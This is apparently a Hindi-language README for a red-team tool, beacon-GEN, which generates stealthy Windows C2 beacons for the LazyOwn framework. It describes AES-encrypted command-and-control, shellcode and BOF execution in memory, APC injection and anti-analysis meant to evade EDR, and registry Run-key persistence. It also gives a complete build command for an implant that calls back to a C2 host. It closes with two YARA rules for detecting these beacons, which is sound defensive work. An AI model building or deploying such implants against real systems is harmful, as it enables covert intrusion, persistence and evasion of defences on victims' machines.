
grisuno/beacon
LazyOwn रेड टीम फ्रेमवर्क के लिए अनुकूलन योग्य Windows C2 बीकन उत्पन्न करता है, जिसमें AES-256 एन्क्रिप्टेड संचार, malleable प्रोफ़ाइल, इन-मेमोरी BOF/shellcode निष्पादन, और पोस्ट-एक्सप्लॉइटेशन मॉड्यूल शामिल हैं।
⚠️ यह प्रोजेक्ट GPLv3 के अंतर्गत जारी किया गया है। पूर्ण कानूनी शर्तों के लिए DISCLAIMER अनुभाग देखें।

beacon-GEN एक अगली पीढ़ी का Bash-आधारित कॉन्फ़िगरेशन इंजन है, जिसे आक्रामक अभियानों के लिए अत्यधिक अनुकूलन योग्य, स्टेल्थी C2 बीकन उत्पन्न करने के लिए डिज़ाइन किया गया है। LazyOwn RedTeam फ़्रेमवर्क की मुख्य ऑर्केस्ट्रेशन परत के रूप में निर्मित, यह रेड टीमों को गतिशील रूप से malleable C2 प्रोफ़ाइल, AES-256 एन्क्रिप्टेड संचार, मल्टी-UA रोटेशन, और क्लाइंट-साइड पर्सिस्टेंस लॉजिक कॉन्फ़िगर करने में सक्षम बनाता है — यह सब एक साफ़, CLI-संचालित इंटरफ़ेस के माध्यम से।
यह स्क्रिप्ट उन्नत इम्प्लांट्स के लिए आधारभूत कॉन्फ़िगरेशन उत्पन्न करती है जो आधुनिक EDR समाधानों से बचने के लिए APC इंजेक्शन और विरोधी-विश्लेषण रूटीन का उपयोग करते हैं।
नैतिक हैकिंग, पेनेट्रेशन टेस्टिंग और अकादमिक अनुसंधान के लिए अभिप्रेत, यह टूल स्वचालित हमला श्रृंखलाओं और रेड टीम अवसंरचना में निर्बाध एकीकरण का समर्थन करता है।

आप BlackObsidianC2 या LazyOwn से LazyC2 का उपयोग कर सकते हैं

./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}